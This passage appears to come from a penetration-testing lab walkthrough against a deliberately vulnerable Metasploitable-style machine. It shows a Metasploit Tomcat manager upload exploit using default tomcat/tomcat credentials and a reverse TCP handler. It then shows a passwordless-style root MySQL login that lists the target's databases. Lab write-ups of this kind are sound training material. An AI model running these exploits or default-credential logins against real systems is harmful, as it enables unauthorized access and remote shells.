Session Actions Edit View Help
msf exploit(multi/http/tomcat_mgr_upload) > set rhost 192.168.20.135
rhost => 192.168.20.135
msf exploit(multi/http/tomcat_mgr_upload) > set rport 8108
rport => 8108
msf exploit(multi/http/tomcat_mgr_upload) > set httpusername tomcat
httpusername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set httppassword tomcat
httppassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.20.129:4444
[*] Retrieving session ID and CSRF token...
```

Exploiting Port 3306 (MYSQL)

```
(root@kali)-[/home/kali]
└─$ mysql -u root -h 192.168.20.135 -p
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| dvwa |
| metasploit |
| mysql |
| owasp10 |
| tikiwiki |
| tikiwiki195 |
+-----+
7 rows in set (0.00 sec)

MySQL [(none)]>

└─$
```